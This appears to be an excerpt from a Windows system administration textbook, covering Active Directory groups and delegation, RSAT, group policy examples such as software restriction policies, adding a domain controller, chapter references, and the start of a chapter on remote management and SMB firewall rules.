


Figure 6-18. Warning box from moving objects in Active Directory, from Windows Server 2008 R2

Groups and Delegation

A user or computer can only be a member of a single OU; however, they can be part of multiple groups. Groups come in two types: distribution groups, primarily used for email distribution lists; and security groups, used to manage permissions and rights.

To demonstrate the power of groups, create a new group in the Security Groups OU created earlier. To do so, right-click on the OU, select New ▶ Group. Provide the name of the group, say Sales Admins. There are three options for the scope of the group: domain local, global, and universal; select the default global scope. For the group type, select Security.

To add users to the newly created group, select a user from Active Directory Users and Computers, then right-click; select Add to a group and provide the group name.

Despite the name of the group (Sales Admins), membership in this group has not (yet) given these users any additional privileges. To give the members of this group privileges, right-click on the Sales OU and select Delegate Control; this starts the Delegation of Control Wizard (Figure 6-19). Select the Sales Admins group, and delegate some common tasks, say the abilities to

- Create, delete, and manage user accounts
- Reset user passwords and force password change at the next logon
- Modify the membership of a group




Figure 6-19. The Delegation of Control Wizard on Windows Server 2008 R2

Although creating delegations is easy, the process of determining which tasks, if any, have already been delegated is more complex. In Active Directory Users and Computers, from the View menu select Advanced Features. Right-click on a container, say the Sales OU, then select Properties. From the Security Tab, press the Advanced button. The permissions tab lists the permissions assigned to the object; this includes the delegated tasks (Figure 6-20).




Figure 6-20. Advanced Security Settings for the OU Sales, showing the authority delegated to members of the Sales Admins group, on Windows Server 2008 R2

Remote Server Administration Tools

Once the Delegation of Control wizard completes, the members of the Sales Admins group have these additional privileges, but it is not clear how these are to be exercised. Domain members that are not domain administrators do not have privileges to log on locally to the domain controller, so how can the members of this group perform administrative activities?

The Remote Server Administration Tools (RSAT) allow a user with the proper privileges the ability to make administrative changes to a domain from a workstation. Different versions are available for different systems

- Win 7 (SP1): <http://www.microsoft.com/en-us/download/details.aspx?id=7887>
- Win 8: <http://www.microsoft.com/en-us/download/details.aspx?id=28972>

- Win 8.1: <http://www.microsoft.com/en-us/download/details.aspx?id=39296>
- Windows 10: <https://www.microsoft.com/en-us/download/details.aspx?id=45520>

On Windows 7 systems, once the tool is installed, its components must be enabled. From the Control Panel, navigate Programs ► Turn Windows features on or off under Programs and Features. From the Windows Features dialog box, select remote administration snap-ins and tools. Administrative tools are not shown on the Start Menu for all users; this is done on a per-user basis. Right-click the Start Menu; select Properties. On the Start Menu tab, click Customize. From the Customize Start Menu dialog box, scroll down to System Administrative Tools and select Display on the All Programs menu and the Start menu. Click OK.

On Windows 8 or 8.1, the components are enabled automatically and an entry for Administrative tools placed in the Start Menu. That item may not be visible though, until the user right-clicks on the Windows 8 Start Menu and selects All apps.

On Windows 10, the Windows Update service must be running to install Remote Server Installation Tools; if it was disabled during setup to prevent automatic installation of updates (*cf.* Chapter 1) it needs to be enabled. The components appear in the Start Menu in the group Windows Administrative Tools.

If a member of the Sales Admins group is logged on to a domain workstation, they can use the Active Directory Users and Computers tool installed on that workstation to make allowed changes using the same interface that a domain administrator might use on a domain controller.

Group Policy

Group policies are used to create and enforce different policies, including security-related policies. Group policies are either local to the machine or are based on Active Directory. To view the local group policy settings on a system, run the program `gpedit.msc` as an administrator; this can be run either from the command line or from the run box.

Group Policies can be set at different levels in the following order

- Local group policies
- Site-linked policies
- Domain-linked policies
- OU-linked policies

In the case of overlapping policies, whichever is written last is the one that is applied. When multiple policies are assigned at the same level, they are executed as they appear in the graphical interface in reverse order, from the last to the first. In general, it is best to work on group policies at the site, domain, or OU level. Local group policies would need to be manually replicated on individual machines and do not take advantage of the ability to use Active Directory to manage many systems at once.

CHAPTER 6 ACTIVE DIRECTORY

The core tool for group policy is the Group Policy Management tool (Figure 6-21). It is available from Server Manager; in Windows Server 2008 R2 it is listed as a feature, while in Windows Server 2012 or later it is available in the tools list. Group Policy Management can also be launched from the Start menu, under administrative tools.

To view a group policy, from the Group Policy Management tool, expand the navigation pane through Group Policy Management > Forest: [Your Forest name] > Domains > [Your Domain Name] > Group Policy Objects. There are two pre-built policies, named “Default Domain Controllers Policy” and “Default Domain Policy.” Select the Default Domain Policy, and view the Setting Tab. By default, the user is prompted with a warning stating that content within this application is being blocked by the Internet Explorer Enhanced Security Configuration.²

This policy sets, for example, the password requirements and lockout thresholds that are applied to the domain.

The name of the policy, by itself, is not sufficient to ensure that it is applied. The Group Policy Management tool shows a link from the default domain (corp.saturn.test in Figure 6-21) to the Default Domain Policy directly beneath the domain name in the navigation pane; it is this link that actually applies the policy. Click on the domain name in Group Policy Management, then view the tab Linked Group Policy Objects to see that the Default Domain Policy is being applied, with link order 1.




Figure 6-21. The Group Policy Management Tool on Windows Server 2012 R2, viewing the settings for the default domain policy

²If that is not a metaphor, I don't know what is.

Group policy objects (GPOs) are pulled by clients from the server. This happens on a regular basis, but it is not immediate. Group policy settings can be updated manually on a single system by running the command gpupdate from a command prompt on that system. Systems also update their GPO settings on user login, so if a domain user logs out and then logs back on, then any new policy settings will be applied.

Group Policy Example: Directory Creation

Group policy can be used to configure the system and accounts in a wide range of ways. For example, it is possible to use group policy to automatically create a directory on the desktop for each user who logs in, say the directory %USERPROFILE%\Desktop\Tools.

To create a new group policy object, right-click on Group Policy Objects in the navigation pane, then select New. Give the new GPO a descriptive name: say “Desktop Tools Directory.” Because policies can be quite complex, an organization may create template policies, called starter GPOs, which can be used as the basis of a new policy; this is not necessary in this example.

To add policies to the newly created group policy object, right-click the name of the group policy in the navigation pane and select Edit. This brings up the Group Policy Management Editor (Figure 6-23); this is the tool that is used to set the policies that are to be enforced. From the navigation pane, expand User Configuration > Preferences > Windows Settings > Folders. Right-click to create a new folder rule. Specify the action as “Create” and provide the location of the folder (Figure 6-22). Update the attributes and set the parameters in the Common tab as desired.




Figure 6-22. The New Folders Dialog Box from the Group Policy Management Editor, on Windows Server 2012 R2

This completes the specification of the rule. The Group Policy Management Editor does not contain an option to save the rule; it is automatic. Once the rule's options are set, quit the editor.

Although the rule has been created, it has not been applied to any members of the domain. Earlier in the chapter, organizational units were created with computers in one OU, subdivided by system type; and users in a second OU, subdivided by role. To apply this policy to the members in an OU, right-click on an OU, say Main Site- Users, then select Link an Existing GPO. Choose the newly created GPO from the list. At this point, the GPO is applied to the users in that OU.

Group Policy Example: Software Restriction Policies

Group policy can be used to enforce security settings. For example, it is possible to limit users so that they can only execute programs from defined directories. Create a new GPO with the name Allowable Code Execution and edit it. From the navigation pane in the Group Policy Management Editor (Figure 6-23), navigate Computer Configuration > Policies > Windows Settings > Security Settings > Software Restriction Policies, then right-click and select New Software Restriction Policies.

Select Security Levels; three are available - Unrestricted, Basic User, and Disallowed. These are the allowable default policies, and the default security level is set to be Unrestricted. Double-click on Disallowed and choose Set as Default. In this setting, without an explicit allow rule allowing program execution, no program can run. When the setting is changed, the user is warned that the new setting is more restrictive than it was previously and could result in programs failing to run.

Select Additional Rules. By default, it contains two directories, determined by paths in the registry. The first path is %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRoot%, and a check with regedit for example, shows that this is C:\Windows. The second path %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir% is C:\Program Files. For these directories, an exception has been made and the security level has been set to unrestricted. This allows any program contained in these directories (or subdirectories) to run. One problem is that these default rules do not allow files in the directory C:\Program Files (x86) to run. From the navigation pane for the Group Policy Management Editor, right-click on Additional Rules, and select New Path Rule. For the path, choose %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir (x86)% which corresponds to C:\Program Files (x86) and set the policy to unrestricted.




Figure 6-23. Group Policy Management Editor for the Allowable Code Execution Policy using software Restriction Policies, on Windows Server 2012 R2

To allow a user to run programs of their own choosing, add the directory %USERPROFILE%\Desktop\Tools and set permissions on it to be unrestricted; this is the directory the previous group policy automatically creates.

Return to Software Restriction Policies in the Group Policy Management Editor; select Enforcement. The resulting dialog allows the user to select how the restriction policies should be implemented. Apply the policies to all software files and to all users.

The collection of designated file types is used to determine what the policy considers to be an executable file. By default, shortcuts are considered executable files, meaning that they no longer function unless located in a permitted directory. As this is probably too restrictive, select the LNK file type, and remove it from the list; this allows links to function as expected.

This completes the construction of the policy. To apply it, link it to an appropriate OU, for example, the OU containing all Windows workstations. Unlike most group policies, software restriction policies are not applied when a user logs in; one way to apply them is to restart the computer. As an example, the remote computer named hyperion can be restarted with the following command.

```
C:\Users\Administrator>shutdown /r /m \\hyperion
```

Here the /r switch indicates the system is to reboot, while /m specifies the name of the remote system. The firewall on the remote system must allow remote management. The user on the system is told that the system will reboot in less than one minute. That amount of time can be extended up to 600 seconds with the flag /t; consider the command

```
C:\Users\Administrator>shutdown /r /t 600 /m \\iapetus
```

This informs the users on iapetus that the system will shut down in 600 seconds or in 10 minutes.

When the system reboots, standard programs like Internet Explorer, Paint, or Calculator all work as expected. However, if a user tries to run a program from elsewhere, it is blocked with a message that varies slightly depending on the version of Windows. If the program is copied into the directory Desktop\Tools, however, it can run.

Group Policy Example: Windows Defender

Another useful security-related group policy controls Windows Defender, the antivirus tool from Microsoft. If the policy Computer Configuration ➤ Policies ➤ Administrative Templates ➤ Windows Components ➤ Windows Defender ➤ Turn Off Windows Defender is set to enabled, then Windows Defender will be disabled. Setting it to disabled or leaving it unconfigured means that Windows Defender will run.

Adding a Second Domain Controller

Because of the importance of the domain controller to an organization, a domain should never have just one domain controller. To add a second domain controller, start with another Windows server; set the hostname and IP address for the system and join it to the domain.

Run the Add Roles Wizard; choose Active Directory Domain Services Installation. It is not necessary to install DNS services. Once the role is installed, run the Active Directory Domain Services Installation Wizard (dcromo.exe) in the same fashion as the first domain controller. For the deployment configuration, choose to add the domain controller to the existing domain. The user is prompted for domain credentials. A directory services restore mode password is required; this can be distinct from the DSRM password on other domain controllers. Once the wizard completes, the server functions as an additional domain controller (Figure 6-24).




Figure 6-24. Adding a second Windows Server 2016 as a domain controller

Replication ensures that changes made on one domain controller are replicated to all others; this can be verified by inspection on the new domain controller.

Notes and References

I like two general references for Windows Server operating systems:

- *Windows Server 2012 Inside Out*, William Stanek. Microsoft Press, January 2013.
- *Mastering Windows Server 2012 R2*, Mark Minasi, Kevin Greene, Christian Booth, Robert Butler, John McCabe, Robert Panek, Michael Rice, and Stefan Roth. Sybex, December 2013.

Not only do these books cover Windows Server 2012, they contrast the behavior of Windows Server 2012 with Windows Server 2008.

Installing Active Directory

NetBIOS names actually have 16 characters, but on Windows systems the last character is reserved for the resource type (<http://technet.microsoft.com/en-us/library/cc779578.aspx>). The NetBIOS specification allows for case-sensitive names (<http://msdn.microsoft.com/en-us/library/dd891456.aspx>), but in practice NetBIOS names are capitalized. The NetBIOS name should be a truncated version of the host name; if not, applications may break (<https://docs.microsoft.com/en-us/windows/desktop/SysInfo/computer-names>). See also Microsoft KB 909264 (<https://support.microsoft.com/en-us/help/909264/naming-conventions-in-active-directory-for-computers-domains-sites-and>) for naming conventions.

During testing, you may be tempted to use the same top-level name for the root domain name of different domains. For example you may want to name the first domain ad.neptune.test and the second domain ad.saturn.test. This may lead to trouble, as both systems want the same NetBIOS name- AD. If both systems are together on the same network, a NetBIOS name collision results. The solution is to also use different top-level names - say ad.neptune.test and corp.saturn.test.

The inability Windows Server 2012 and later to use the top-level domain .example appears to conflict with RFC 6761 (<http://tools.ietf.org/html/rfc6761>); section 6.5 explicitly states that “Authoritative DNS servers SHOULD NOT recognize example names as special.”

Details of the file structure for Active Directory domain controllers can be found in Chapter 24 of *Windows 2012 Server Inside and Out*.

DNS

For more detail on the different kinds of Active Directory records in DNS, check out Chapter 22 of *Windows Server 2012 Inside Out* or Chapter 6 of *Mastering Windows Server 2012 R2*.

The discussion of DNS, both here and in Chapter 4 is superficial. A deeper understanding requires knowing much more about delegation and recursion. The security problems of DNS are well known, and many are solved with DNSSEC, which is not even mentioned. Sorry - there isn't room.

A nice place to learn more about batch scripting is available at Wikibooks, at http://en.wikibooks.org/wiki/Windows_Batch_Scripting. Microsoft TechNet has a summary of the various Windows command-line tools (including dnscmd) at <https://technet.microsoft.com/en-us/library/cc754340.aspx>.

Managing a Domain

When building a domain on a test network, you may create only the administrator account on the domain controller, and the Windows system may only have the local administrator account. When the Windows system is joined to the domain, attempts to log in as the domain administrator may be interpreted as an attempt to log in as the local administrator. To specify the

domain account, be sure to use the account name domainname\administrator. To specify the local account, be sure to use the account name <name of local system>\administrator.

PowerShell

PowerShell is worth a book in its own right; a good starting place is at the Microsoft Scripting Center at <http://technet.microsoft.com/en-us/scriptcenter/powershell.aspx>. More information about PowerShell execution policies can be found at <http://technet.microsoft.com/en-us/library/hh847748.aspx>.

A good place to learn more about cmdlets in PowerShell is on the Microsoft Developer Network at <http://msdn.microsoft.com/en-us/library/ms714395.aspx>. Specifics about the New-ADUser cmdlet can be found at <http://technet.microsoft.com/en-us/library/ee617253.aspx> or <http://technet.microsoft.com/en-us/library/hh852238.aspx>.

The PowerShell version can be found by running \$PSVersionTable from a PowerShell prompt.

- PowerShell 2.0: Windows 7 SP1, Windows Server 2008 R2
- PowerShell 3.0: Windows 8, Windows Server 2012
- PowerShell 4.0: Windows 8.1, Windows Server 2012 R2
- PowerShell 5.0: Windows 10-1507, Windows 10-1511
- PowerShell 5.1: Windows 10-1607, Windows 10-1709, Windows Server 2016

Organizing a Domain

Another option for managing which applications can run on a system is AppLocker. Unfortunately, AppLocker is not available for most versions of Windows, including Home Premium and Professional; see <http://technet.microsoft.com/en-us/library/ee424382.aspx>. Device Guard, which can be used only with Windows 10 or Windows Server 2016, can provide even more security for applications that can run on the system; see <https://technet.microsoft.com/en-us/itpro/windows/keep-secure/device-guard-deployment-guide>. Even these more restrictive policies can be bypassed though; see <https://enigma0x3.net/2016/11/17/bypassing-application-whitelisting-by-using-dnx-exe>.

Windows servers run several services on a range of ports. Microsoft maintains a list of the port requirements for Windows Server systems at <http://technet.microsoft.com/en-us/library/dd772723.aspx>. See also <https://msdn.microsoft.com/en-us/library/cc875824.aspx>. A domain controller can often be identified on an NMap scan by the ports it uses. For example, Kerberos authentication uses TCP/88 and UDP/88, while TCP/389 is used for LDAP queries.

CHAPTER 7

Remote Windows Management

Introduction

Windows allows users on one system to access and manage other systems through a range of mechanisms. Many common tools and commands allow the user to specify the target as a remote system. Some of these commands run over Server Message Block (SMB), other commands use Remote Procedure Calls (RPC), while another option is Windows Remote Management (WinRM). These require different services running on the target and different firewall settings for proper communication.

Windows Management Instrumentation (WMI) provides an interface to many of the operating system's core components. Although WMI has been included in Microsoft Windows for many years, only in the last few years have the security implications of WMI become commonly known. WMI can be used to query the state of the system or to start/stop processes or services. WMI has the concept of events, allowing an administrator to automatically run programs or scripts in response to activities that take place on the system.

Windows servers can be built and run without a graphical user interface (GUI) and managed remotely.

Managing Systems Remotely

Microsoft provides tools that can be used to manage Windows systems remotely; these tools are particularly useful in a domain. One set of tools uses Server Message Block (SMB) and provides access to the file system, including remote file access and manipulation, as well as control over local users and the registry. The second set of tools uses Remote Procedure Calls (RPC) to interact with the remote system. Administrators can use RPC to control services, logs, and scheduled tasks on the remote system; they can also be used to obtain a shell on the remote system. Windows Remote Management (WinRM) can also be used to obtain a shell on a remote system; WinRM also provides a direct interface to Windows Management Instrumentation (WMI).

Server Message Block (SMB)

Server Message Block (SMB) can be accessed across the network in more than one way. The simplest way is directly over TCP, in which case it uses TCP/445. SMB can also be accessed via NetBIOS over TCP/IP. In this latter case, name services are provided on TCP/137 and UDP/137, datagram services on UDP/138, and data on TCP/139.

SMB Firewall Rules

To use SMB, the host's firewall must allow the connection. One approach is to allow access over TCP/445. This can be done one host at a time, but on a domain, it is better handled through group policy. To do so, create a new group policy object and edit it. Navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Windows Firewall with Advanced Security ➤ Windows Firewall with Advanced Security¹ ➤ Inbound Rules. Right-click to create a new rule; this results in a dialog box like Figure 7-1. From the New Inbound Rule Wizard, choose the “Port” option, and specify TCP/445. For the action, select “Allow the Connection,” configure the profile, and provide a name for the Firewall rule. Apply the policy to one or more OUs containing computers in the domain. The resulting firewall rule will be visible on the firewall settings on the domain members.

Another option is to use one of the predefined rules. There is a predefined rule entitled “File and Printer Sharing.” This rule opens more than just what is needed for SMB. In addition to TCP/445, this rule opens UDP/137, UDP/138, and TCP/139. It also opens the dynamic ports needed for RPC, it permits ICMP Echo Requests on IPv4 and IPv6, and it opens TCP/5355 for Link-Local Multicast Name Resolution for the local subnet.

¹Yes, the label “Windows Firewall with Advanced Security” appears twice.

